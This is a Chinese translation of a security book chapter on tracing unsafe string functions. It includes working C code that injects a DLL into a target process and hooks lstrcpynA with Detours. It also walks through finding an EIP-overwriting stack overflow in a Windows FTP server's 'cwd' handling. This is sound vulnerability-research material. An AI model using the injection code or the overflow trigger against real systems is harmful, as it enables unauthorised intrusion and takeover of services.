为了跟踪调用脆弱函数的行为，我们需要用 VulnTrace 把目标程序的执行流重定向到可控区域（我们可以在这个区域检查脆弱函数的调用行为）；除此之外，我们还经常需要用 VulnTrace 检查目标进程的地址空间。虽然可以从程序外部做这些事，但这样的话，我们必须要开发一个把我们的地址空间与目标地址空间分开的转换方案，而且它的开销会象它的实现那样不切实际。比较可靠的办法是把我们的代码注入目标进程的内存空间。我们使用 Detours 套件来实现，Detours 可以从 http://research.microsoft.com/sn/detours 下载，它包括了许多有用的函数和例子代码，我们可以利用它来迅速的开发出漏洞跟踪解决方案。

我们把 VulnTrace 编译成 DLL，然后通过 Detours API 加载到目标进程的内存空间。如果你想自己写函数，把自己的库函数加载到目标进程里，可以参考下面的步骤：

在进程内部用 VirtualAllocEx 分配内存页。
为 LoadLibrary 调用复制必要的参数。
在函数内部用 CreateRemoteThread 调用 LoadLibrary，在进程的地址空间指定你的参数地址。

18.1.2.2 二进制码分析

我们需要定位被监视函数的每个实例，在那里可能存在有不同版本的多个交叉模块。我们将用一个或多个下面的方案，把被监视的函数并入我们的地址空间。

静态链接

几乎每个编译器都有自己通用的 runtime 函数库。在编译过程中，如果编译器识别出脆弱的函数，很可能会把自己的函数编译到目标程序里。例如，如果你的程序中使用了 strncpy 函数，微软的 Visual C++会把它自己的 strncpy 实现静态链接到程序中。下面的例子摘自编译后的汇编代码，从 main 开始，调用函数 check_username，然后调用 strncpy。因为编译器自带的 runtime 函数库里有 strncpy 函数，因此，它被直接链接到 main 后面。当 check_username 调用 strncpy 时，执行流将正好到达下面的 strncpy——位于虚拟地址 0x00401030。左边是虚拟地址，右边是指令。

```
check_username:
00401000   push       ebp
00401001   mov        ebp,esp
00401003   sub        esp,10h
00401006   push       0Fh
00401008   lea        eax,[buffer]
0040100B   push       dword ptr [username]
0040100E   push       eax
0040100F   call       _strncpy (00401030)
00401014   add        esp,0Ch
00401017   xor        eax,eax
00401019   leave
0040101A   ret
main:
0040101B   push       offset string "test" (00407030)
00401020   call       check_username (00401000)
00401025   pop        ecx
00401026   jmp        main (0040101b)
00401028   int        3
00401029   int        3
0040102A   int        3
0040102B   int        3
0040102C   int        3
0040102D   int        3
0040102E   int        3
0040102F   int        3
_strncpy:
00401030   mov        ecx,dword ptr [esp+0Ch]
00401034   push       edi
00401035   test       ecx,ecx
```

```
00401037   je         _strncpy+83h (004010b3)
00401039   push       esi
0040103A   push       ebx
0040103B   mov        ebx,ecx
0040103D   mov        esi,dword ptr [esp+14h]
00401041   test       esi,3
00401047   mov        edi,dword ptr [esp+10h]
0040104B   jne        _strncpy+24h (00401054)
0040104D   shr        ecx,2
...
```

如果我们想截获这些静态链接的脆弱函数，需要为每个函数开发一个指纹，然后用指纹扫描地址空间里的每个模块的代码，找出静态链接函数。

导入

许多操作系统都支持动态链接库，相对静态链接（通常在编译时被链接进程序）来说，动态链接比较灵活。当程序员在程序中使用外部模块中明确定义的函数时，编译器必须把依赖关系编译到程序里。当程序员在程序中使用这些例程时，各种数据结构将被并入程序的映像文件。在加载过程中，系统加载器针对这些数据结构，或“导入表”进行分析。导入表的条目指定将要被加载的模块。对每个将被导入的特定模块来说，都有一个函数列表。在加载过程中，被导入的函数地址保存在正导入程序的模块内的导入地址表（Import Address Table，IAT）里。

下面的例子里有一个例程 check_username，使用导入函数 lstrcpynA。当 check_username 函数执行到位于虚拟地址 0x0040100F 的调用指令时，执行流将被重定向到 0x0040604C 中保存的地址。这个地址是我们脆弱程序中的一个 IAT 条目。它代表函数 lstrcpynA 的进入点地址。

```
check_username:
00401000   push       ebp
00401001   mov        ebp,esp
00401003   sub        esp,10h
00401006   push       20h
00401008   lea        eax,[buffer]
0040100B   push       dword ptr [username]
0040100E   push       eax
0040100F   call       dword ptr [__imp__lstrcpynA@12 (0040604c)]
00401015   xor        eax,eax
00401017   leave
00401018   ret
main:
00401019   push       offset string "test" (00407030)
0040101E   call       check_username (00401000)
00401023   pop        ecx
00401024   jmp        main (00401019)
```

下面是这个程序的 IAT 快照。在函数 check_username 里，call 指令引用的地址如下。

```
            Import Address Table

Offset  Entry Point
0040604C  7C4EFA6D      <-- lstrcpynA entry point address
00406050  7C4F4567     <-- other import function entry points
00406054  7C4FAE05     ...
00406058  7C4FE2DC     ...
0040605C  77FCC7D3     ...
```

象你看到的那样，IAT 里的地址 0x7C4EFA6D，实际上是 lstrcpynA 进入点地址的引用。

```
_lstrcpynA@12:
7C4EFA6D   push       ebp
7C4EFA6E   mov        ebp,esp
7C4EFA70   push       0FFh
...
```

如果我们想截获被导入的函数，有一些选择。比如说，我们可以改变目标模块的 IAT 里的地址，使它们指向我们的挂钩函数。这个方法允许我们仅监视感兴趣模块里的函数使用情况。如果我们想监视每一个函数的使用，而不管访问它的模块，那我们可以在执行期间临时修改函数本身的代码，使它重定向到别的地方。

内联

许多编译器可对开发者的程序代码进行优化。例如 strcpy，strlen，和其它简单的运行时函数，相对于静态链接或导入来说，它们被编译到例程里。通过在编译时直接代入需要的函数代码到函数内部，将可以显著提升程序的性能。

下面示范微软 Visual C++编译器内联编译 strlen 函数。在这个例子里，我们压入字符串的地址，并在栈上检验它的长度。如果我们调用的是静态链接版本的 strlen，在返回时，我们先调整栈指针，然后释放提交的参数，最后把 strlen 返回的长度写入长度变量。

没有优化：

```
00401006   mov        eax,dword ptr [buffer]
00401009   push       eax
0040100A   call       _strlen (004010d0)
0040100F   add        esp,4
00401012   mov        dword ptr [length],eax
```

下面，是使用内联编译生成的 strlen 代码，可以通过把编译环境切换到发布模式来生成这个代码。我们可以看到程序并没有调用 strlen 函数，作为代替，编译器把 strlen 的代码提取出来、直接插到代码里了。我们把 EAX 寄存器置零，然后扫描被 EDI 引用的字符串来寻找 NULL，当找到 NULL 时，我们得到计数器，并把它保存到命名的长度变量里。

优化后：

```
00401007   mov        edi,dword ptr [buffer]
0040100A   or         ecx,0FFFFFFFFh
0040100D   xor        eax,eax
0040100F   repne scas  byte ptr [edi]
00401011   not        ecx
00401013   add        ecx,0FFFFFFFFh
00401016   mov        dword ptr [length],ecx
```

如果想监视内联函数的使用，我们可以通过断点来监视异常，然后从上下文结构中获取信息。也可以用这个方法来监视分析器。

18.1.2.3 函数挂钩

我们已经讨论了怎样区分各种类型的函数，现在，我们需要收集它们的使用信息。我们的解决办法将成为挂钩的前奏。对不熟悉挂钩的人，我们先大概介绍常见的挂钩技术。

导入挂钩

导入挂钩是最常见的。每个已加载的模块都有一个导入表。当把模块加载到目标进程的地址空间时，会对导入表进行处理。对每一个从外部模块导入的函数来说，它们在 IAT 里都有对应的条目。每次从加载的模块调用导入函数时，执行流将被重定向到 IAT 里对应的条目。表图 18.1，我们可以看到两个不同的模块分别调用位于 kernel32 模块里的 lstrcpynA 函数。当我们执行 lstrcpynA 函数时，执行流转移到模块 IAT 里指定的地址。一旦执行完 lstrcpynA 函数，我们将返回到调用 lstrcpynA 的函数。

我们可以用我们想重定向执行的代码的地址替换 IAT 中相应的地址来钩住导入函数。因为每个模块都有自己的 IAT，因此，我们需要替换我们想监视模块的 IAT 里的 lstrcpynA 的进入点。在图 18.2 里，我们替换 user32.dll 模块和 vuln.exe 模块的 IAT 的 lstrcpynA 入口。这些模块里的代码在每次执行 lstrcpynA 函数时，执行流将转到我们插入 IAT 的地址。




图 18.1 Normal Execution Flow of Our Example Vulnerable Program




图 18.2 Execution flow of our example vulnerable program after we have modified the import table of the loaded module user32.dll

这个函数仅仅检查准备提交给 lstrcpynA 的参数，然后执行流会返回给不知不觉地执行它的函数。这个新地址是位于 VulnTrace.dll 内部的、进入函数 vt_lstrcpynA 的进入点。

prelude 挂钩

用导入挂钩，我们可以修改想监视模块的 IAT 导入的函数。我们前面提到，当我们只想监视某个特殊模块里的函数的使用情况时，导入挂钩是有效的。如果我们想监视函数的使用不管来自哪儿它被调用，我们可以直接把挂钩放到想监视的函数代码里。简单的把 jmp 指令插入想监视的目标函数的 procedure prelude。jmp 指令将引用我们想重定向到在执行的截获函数之上的代码地址。

这个方法允许我们捕获每一个想监视的特殊的函数。在图 18.3 里，我们可以看到两个模块的函数分别调用位于 kernel32.dll 模块里的 lstrcpynA 函数。

当我们执行 lstrcpynA 函数时，执行流转到在我们模块的 IAT 里指定的地址。代替执行整个 lstrcpynA 函数，我们会命中在插入钩子时创建的 jmp 指令。当执行 jmp 指令时，我们被重定向到位于 VulnTrace.dll 内部的新函数 vt_lstrcpynA。这个函数用来代替的原来的 lstrcpynA 函数，对参数进行检查后，将执行执行流交给原来的 lstrcpynA。




图 18.3 Execution flow of our example vulnerable program after we have modified the prelude of the function lstrcpynA within the loaded module kernel32.dll

为了实现这个方法，我们可以用 Detours API 里的函数 DetourFunctionWithTrampline。在后面的章节中，我们将演示怎么样用 Detours API 来钩住想监视函数的 prelude。

prologue 挂钩

prologue 挂钩和 prelude 挂钩很类似。它们之间明显的不同是，prologue 挂钩在函数完成后，返回调用者前，我们将接管控制。这允许我们检查函数执行的结果。例如，如果我们想查看使用中的网络函数接收到什么数据，我们将需要使用 prologue 挂钩。

18.1.2.4 数据收集

我们在识别想监视的函数，打算在合适的地方放置钩子后，还必须判断被钩住的函数的执行流被临时重定向到哪了。对我们的 VulnTrace 来说，将钩住 lstrcpynA，并将它的执行流重定向到被设计用来明确的获取关于提交给真正的 lstrcpynA 的参数的信息的钩子。一旦调用者进入我们的 lstrcpynA，我们将得到它的参数信息，然后用微软调试 API 交付这些参数信息。函数 OutputDebugString 将把我们收集的数据提交微软的调试子系统。我们可以用 DebugView 监视提交的消息，DebugView 可从 www.sysinternals.com 获得。

下列显示了我们新的在工作的函数 vt_lstrcpynA。

```
char *vt_lstrcpynA (char *dest,char *source,int maxlen)
{
    char dbgmsg[1024];
    LPTSTR retval;

    _snprintf(dbgmsg, sizeof(dbgmsg),

        "[VulnTrace]: lstrcpynA(0x%08x, %s, %d)\n",
```

```
            dest, source, maxlen
        );
        dbgmsg[sizeof(dbgmsg)-1] = 0;

        OutputDebugString(dbgmsg);

        retval = real_lstrcpynA(dest, source, maxlen);

        return(retval);
    }
```

当脆弱程序（vuln.exe）调用 lstrcpynA 时，执行流被重定向到 vt_lstrcpynA。在这个例子里，我们用调试子系统，交付原准备提交给 lstrcpynA 的参数的基本信息。

18.1.3 编译 VulnTrace

在我们讨论漏洞跟踪的每个组件之前，为了编译和使用 VulnTrace，你将需要下列工具。

Microsoft Visual C++ 6.0 （或者别的 Windows C / C++编译器）
Detours （http://research.microsoft.com）
DebugView （www.sysinternals.ocm）

下面将讨论我们的漏洞跟踪解决方案的每个组件。你可以用它跟踪本章开头提到的例子里的缓冲区溢出漏洞。

18.1.3.1 VTInject

这个程序把 VulnTrace 注入我们想审计的目标进程中。简单的把它编译成一个可执行的（VTInject.exe）。记住，在编译时需要包括 Detours 头文件，用 Detours 库（detours.lib）来链接。要做这个，把 Detours 目录加到你的函数库中、包括这个路径到你的编译器里。为了使用 VTInject，只需提供进程 ID（PID）来做为第一个也是唯一一个参数。VTInject 将从当前目录把 VulnTrace.dll 载入目标进程。要确认编译好的 VulnTrace.dll（下面是可用的源文件）和 VTInject.exe 位于同一目录。

```
    /*********************************************************************
    ************\

    VTInject.cpp

    VTInject will adjust the privilege of the current process so we can
    access processes operating as LOCALSYSTEM. Once the privileges are
    adjusted VTInject will open a handle to the target process id (PID) and
```

```
load our VulnTrace.dll into the process.

\*********************************************************************
************/


#include <stdio.h>
#include <windows.h>
#include "detours.h"

#define dllNAME "\\VulnTrace.dll"

int CDECL inject_dll(DWORD nProcessId, char *szDllPath)
{
    HANDLE token;
    TOKEN_PRIVILEGES tkp;
    HANDLE hProc;

    if(OpenProcessToken(    GetCurrentProcess(),
                TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
               &token) == FALSE)
    {
        fprintf(stderr,     "OpenProcessToken     Failed:     0x%X\n",
GetLastError());
        return(-1);
    }
    if(LookupPrivilegeValue(    NULL,
                   "SeDebugPrivilege",
                  &tkp.Privileges[0].Luid) == FALSE)
    {
        fprintf(stderr,    "LookupPrivilegeValue    failed:    0x%X\n",
GetLastError());
        return(-1);
    }

    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if(AdjustTokenPrivileges(     token, FALSE, &tkp, 0, NULL, NULL) ==
FALSE)
    {
        fprintf(stderr,

            "AdjustTokenPrivileges Failed: 0x%X\n",
```

```
            GetLastError());

            return(-1);
        }

        CloseHandle(token);

        hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, nProcessId);
        if (hProc == NULL)
        {
            fprintf(stderr,

                "[VTInject]: OpenProcess(%d) failed: %d\n",

            nProcessId, GetLastError());
            return(-1);
        }

        fprintf(stderr,

            "[VTInject]: Loading %s into %d.\n",

        szDllPath, nProcessId);

        fflush(stdout);

        if (!DetourContinueProcessWithDllA(hProc, szDllPath))
        {
            fprintf(stderr,

                "DetourContinueProcessWithDll(%s) failed: %d",

            szDllPath, GetLastError());

            return(-1);
        }

        return(0);
    }

    int main(int argc, char **argv)
    {
        char path[1024];
```

```
    int plen;

    if(argc!= 2)
    {
        fprintf(stderr,

            "\n-= VulnTrace =-\n\n"
            "\tUsage: %s <process_id>\n\n"

        ,argv[0]);

        return(-1);
    }


    plen = GetCurrentDirectory(sizeof(path)-1, path);
    strncat(path, dllNAME, (sizeof(path)-plen)-1);
    if(inject_dll(atoi(argv[1]), path))
    {
        fprintf(stderr, "Injection Failed\n");
        return(-1);
    }

    return(0);
};
```

18.1.3.2 VulnTrace.dll

下面的库文件由本章前面讨论的组件组成。它允许我们通过审计程序监视 lstrcpynA 函数的使用。把它编译为 dll，用 VTInject 注入到脆弱程序里即可。

```
/*
 *  VulnTrace.cpp
 */

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include "detours.h"

DWORD get_mem_size(char *block)
{
    DWORD    fnum=0,
            memsize=0,
```

```
            *frame_ptr=NULL,
            *prev_frame_ptr=NULL,
            *stack_base=NULL,
            *stack_top=NULL;

    __asm mov eax, dword ptr fs:[4]
    __asm mov stack_base, eax
    __asm mov eax, dword ptr fs:[8]
    __asm mov stack_top, eax
    __asm mov frame_ptr, ebp

    if( block < (char *)stack_base && block > (char *)stack_top)
    for(fnum=0;fnum<=5;fnum++)
    {
        if( frame_ptr < (DWORD *)stack_base && frame_ptr > stack_top)
        {
            prev_frame_ptr = (DWORD *)*frame_ptr;

            if( prev_frame_ptr < stack_base && prev_frame_ptr > stack_top)
            {
                if(frame_ptr < (DWORD *)block && (DWORD *)block <
prev_frame_ptr)
                {
                    memsize = (DWORD)prev_frame_ptr - (DWORD)block;
                    break;
                }
                else
                    frame_ptr = prev_frame_ptr;
            }
        }
    }

    return(memsize);
}

DETOUR_TRAMPOLINE(char * WINAPI real_lstrcpynA(char *dest,char
*source,int maxlen), lstrcpynA);


char * WINAPI vt_lstrcpynA (char *dest,char *source,int maxlen)
{
       char dbgmsg[1024];
       LPTSTR retval;
```

```
        _snprintf(dbgmsg, sizeof(dbgmsg), "[VulnTrace]:
lstrcpynA(0x%08x:[%d], %s, %d)\n",dest,get_mem_size(dest), source,
maxlen);
        dbgmsg[sizeof(dbgmsg)-1] = 0;

        OutputDebugString(dbgmsg);

        retval = real_lstrcpynA(dest, source, maxlen);

        return(retval);
}

BOOL APIENTRY DllMain(    HANDLE hModule,
                          DWORD  ul_reason_for_call,
                          LPVOID lpReserved
                      )
{
    if (ul_reason_for_call == dll_PROCESS_ATTACH)
     {
             DetourFunctionWithTrampoline((PBYTE)real_lstrcpynA,
(PBYTE)vt_lstrcpynA);
     }
    else if (ul_reason_for_call == dll_PROCESS_DETACH)
     {
         OutputDebugString("[*] Unloading VulnTrace\n");
    }

    return TRUE;
}
```

把 VTInject 和脆弱的程序编译成可执行文件，把 VulnTrace 编译成 Dll，然后放在同一目录下，完成这些步骤之后，执行脆弱的程序和 DebugView。你可能只想查看有关 VulnTrace 的消息，因此，你可以适当的配置 DebugView，让它过滤无关的消息，要做到这一点，只需在 DubugView 里按下 Control+L，然后输入 VulnTrace。当一切就绪时，用目标进程的 ID 作为参数来执行 VTInject。你在 DebugView 里应该能看到下列消息：

```
...
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
...
```

在这里，我们可以看到传给 lstrcpynA 的参数：第一个参数是地址和目标缓冲区的大小；第二个参数是将被复制的源缓冲区；第三个也是最后一个参数是可能复制到目标缓冲区的最

大长度。注意第一个参数右边的数字：它是估算出来的目标参数的大小。它是用简单的算法和确定这个缓冲区在哪一个栈帧里帧指针估算出来的。如果我们提供的数据比变量地址和帧指针的基址之间已有空间更多，那我们将会用前面的帧改写保存的 EBP 和 EIP。

18.1.4 使用 VulnTrace

现在，我们已经实现了一个基本的漏洞跟踪解决方案，先看它是否真的有效。在这里，我们准备以 Windows 下的流行的 Ftp Server 为例。下面例子的目录名已经被改变。

安装后启动这个服务，注入 VulnTrace.dll，起动 DebugVeiw，过滤与 VulnTrace 无关的调试消息（这一步是必要的，因为其它的服务也会提交大量的调试消息）。

完成准备工作后，用 telnet 连到 ftp server。一连上就看到了下列消息。

注解：考虑到厂商在本书发行之前，这里发现的一些漏洞可能无法从产品里消除。因此，我们用[deleted]替换了敏感数据。

```
[2384] [VulnTrace]: lstrcpynA(0x00dc6e58:[0], Session, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc9050:[0], 0)
[2384] [VulnTrace]: lstrcpynA(0x00dc90f0:[0], 192.168.X.X, 256)
[2384] [VulnTrace]: lstrcpynA(0x0152ebc4:[1624], 192.168.X.X, 256)
[2384] [VulnTrace]: lstrcpyA(0x0152e93c:[260], )
[2384] [VulnTrace]: lstrcpynA(0x00dc91f8:[0], 192.168.X.X, 20)
[2384] [VulnTrace]: lstrcpynA(0x00dc91f8:[0], 192.168.X.X, 20)
[2384] [VulnTrace]: lstrcpyA(0x00dc930d:[0], C:\[deleted])
[2384] [VulnTrace]: lstrcpynA(0x00dc90f0:[0], [deleted], 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc930d:[0], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x0152e9cc:[292], C:\[deleted])
[2384] [VulnTrace]: lstrcpynA(0x00dd4ee0:[0], C:\[deleted]], 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:\[deleted]], 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:\[deleted]\])
[2384] [VulnTrace]: lstrcpyA(0x0152ee20:[1048], C:\[deleted]\])
[2384] [VulnTrace]: lstrcpyA(0x0152daec:[4100], 220-[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152e8e4:[516], C:\[deleted]\)
[2384] [VulnTrace]: lstrcpyA(0x0152a8a4:[4100], 220 [deleted])
```

如果我们仔细查看，可以看到 IP 正被记录和分发。这很象事件特征记录或基于网络地址的非交互式的访问控制系统。所有引用的路径是服务器的配置文件—我们不能控制传递给这些例程的数据。（我们也不能改变这些数据，尽管那可能很酷。）

接下来开始检查授权例程，输入 user test。（我在前面已经建了一个 test 帐号。）

```
[2384] [VulnTrace]: lstrcpynA(0x00dc7830:[0], test, 310)
[2384] [VulnTrace]: lstrcpynA(0x00dd4920:[0], test, 256)
```

```
[2384] [VulnTrace]: lstrcpynA(0x00dd4a40:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ab1:[0], C:\[deleted]\user\test, 257)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:\[deleted]\user\test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:\[deleted]\user\test)
[2384] [VulnTrace]: lstrcpyA(0x0152c190:[4100], 331 Password required
```

看，很有趣吧。程序把包含我们用户名的缓冲区复制到不基于栈的缓冲区。它可能很好的包括了对堆大小估算的支持。我们可以就此返回，手工检查这些情况；但还是让我们先看看是否能发现更有趣的事情。现在，我们用 ftp 序列发送密码，通过测试。[we'll send our password using the ftp sequence pass test.]

[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpynA(0x0152e9e8:[288], test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc7830:[0], test)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152e990:[1028], /user/test)
[2384] [VulnTrace]: lstrcpyA(0x0152e138:[1024], test)
[2384] [VulnTrace]: lstrcpynA(0x00dd4640:[0], test, 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4760:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd47d1:[0], C:\[deleted]\user\test, 257)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted**]\user\test)**
[2384] [VulnTrace]: lstrcpyA(0x0152e41c:[280], C:/[deleted**]/user/test)**
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:/[deleted]/user/test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:/[deleted]/user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152cdc9:[4071], [deleted] logon successful)
[2384] [VulnTrace]: lstrcpyA(0x0152ecc8:[256], C:\[deleted**]\user\test)**
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152ebc0:[516], C:\[deleted]\welcome.txt)
[2384] [VulnTrace]: lstrcpyA(0x0152ab80:[4100], 230 user logged in)

至此，我们看到很多地方都有被破解的可能。但不幸地是，我们能控制的数据只是一个有效的用户名，如果我们提交无效的用户名，就没有机会访问这些例程了。在这里，我们先记下这些实例，然后继续前进。接下来，我们将检查 virtual-to-physical 映射。我们尝试用 ftp 命令 cwd eeye2003 把当前目录改为 eeye2003。

[2384] [VulnTrace]: lstrcpyA(0x0152ea00:[2052], user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152e2d0:[1552], eeye2003, 1437)
[2384] [VulnTrace]: lstrcpyA(0x00dc8b0c:[0], user/test/eeye2003)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152dc54:[1024], test/eeye2003)
[2384] [VulnTrace]: lstrcpynA(0x00dd4640:[0], test, 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4760:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd47d1:[0], C:\[deleted]\user\test, 257)

[2384] [VulnTrace]: lstrcpynA(0x00dd46c0:[0], eeye2003, 256)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted**]\user\test\eeye2003)**
[2384] [VulnTrace]: lstrcpyA(0x0152b8cc:[4100], 550 eeye2003: folder doesn't exist

现在，我们来到一个好地方，某些例程出现异常。我们也知道我们可以控制传递给各种例程的数据、因为 eeye2003 目录不存在。

最大的静态缓冲区是 2052 个字节，最小的是 1024。我们从最小的长度开始，然后逐渐递增。因此，第一个缓冲区是 1024 个字节；这相当于从帧基址到缓冲区的距离。如果我们提交 1032，那我们应该可以改写保存的 EBP 和 EIP。

```
[2384] [VulnTrace]: lstrcpyA(0x0152ea00:[2052], user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152e2d0:[1552], eeye2003, 1437)
[2384] [VulnTrace]: lstrcpyA(0x00dc8b0c:[0], user/test/eeye2003)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\
[deleted]\user\test/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)
```

显示最后一条消息后，VulnTrace 停止向 DebugView 提交消息。这可能与我们改写前面函数保存在栈帧上的 EBP 和 EIP 有关。因此，我们启动调试器，并附上服务器的进程，然后重复上述这些步骤（这时没有加载 VulnTrace）。Viola，我们找到一个可破解的缓冲区溢出。

```
EAX = 00000000
EBX = 00DD3050
ECX = 41414141
EDX = 00463730
ESI = 00DD3050
EDI = 00130178
EIP = 41414141
ESP = 013DE060
EBP = 41414141
EFL = 00010212
```

正如你看到的那样，保存的 EBP 和 EIP 被改写以及一个局部变量被加载到 ECX。攻击者可以修改文件名、让它包含负载（payload）和地址，他就能控制这个脆弱的 ftp server。

现在，我们已经演示怎样在软件里发现漏洞，但我们能再做点什么来改进我们的漏洞跟踪程序，以致于可以在更安全的软件里发现问题？这似乎到了涉及更高级主题的时间。

18.1.5 高级的技术

在这节，我们将介绍更高级的漏洞跟踪技术，用来提高漏洞跟踪技术。

18.1.5.1 指纹系统

静态链接函数没有把它们的地址导到外部模块，因此我们无法快速找到它们。为了定位静态链接函数，我们需要建立二进制码分析组件，通过特征来识别脆弱的函数。我们选择的特征系统将直接影响识别想监视的函数的能力。我们最终选择 CRC 32-bit checksum 和变长特征系统的组合，最大特征长度为 64 字节。

为了找出想监视的函数，第一遍先进行简单的 CRC checksum 扫描。我们对目标函数的头 16 个字节做 CRC checksum。由于函数的动态特性，越深入函数，越可能失败。通过先使用 CRC checksum，我们可以提升一定的性能，因为对于数据库里的每一个特征来说，CRC checksum 比较明显比全字节比较快得多。对于我们分析的每个函数，我们只对函数的头 16 个字节执行 CRC checksum。因为不同的缓冲区有可能产生同一 checksum，为了检验目标字节序列是否就是我们正在寻找的函数，我们执行直接比较进行确认。如果我们的特征和目的字节序列相匹配，那我们能插入钩子，开始监视目的静态链接函数。

我们也应该注意到，在我们分析的代码序列里，如果有直接内存引用，我们的特征系统可能会失败；如果编译器在静态链接函数时改动函数的部分内容，我们也可能失败。虽然这些情况很少见，但我们应该为意外情况做好准备，因此，我们增加了小模块—特殊符号 * —到特征系统。在比较期间， * 对应的字节在目标字节序列里应该被忽略。这样一来，将允许我们创建非常灵活的特征，从而从整体上提高特征系统的可靠性。我们的特征系统现在看起来象下面这样：

```
Checksum      Signature                          Function Name
B10CCBF9     558BEC83EC208B45085689****558BEC83     vt_example
```

函数的头 16 个字节被 CRC checksum。如果我们发现某个函数和 checksum 匹配，那么我们将把它和我们的特征相比较—如果匹配，我们将钩住这个函数。

18.1.5.2 更多的漏洞分类

让我们快速看一下漏洞跟踪涉及的其它类错误。

整数溢出

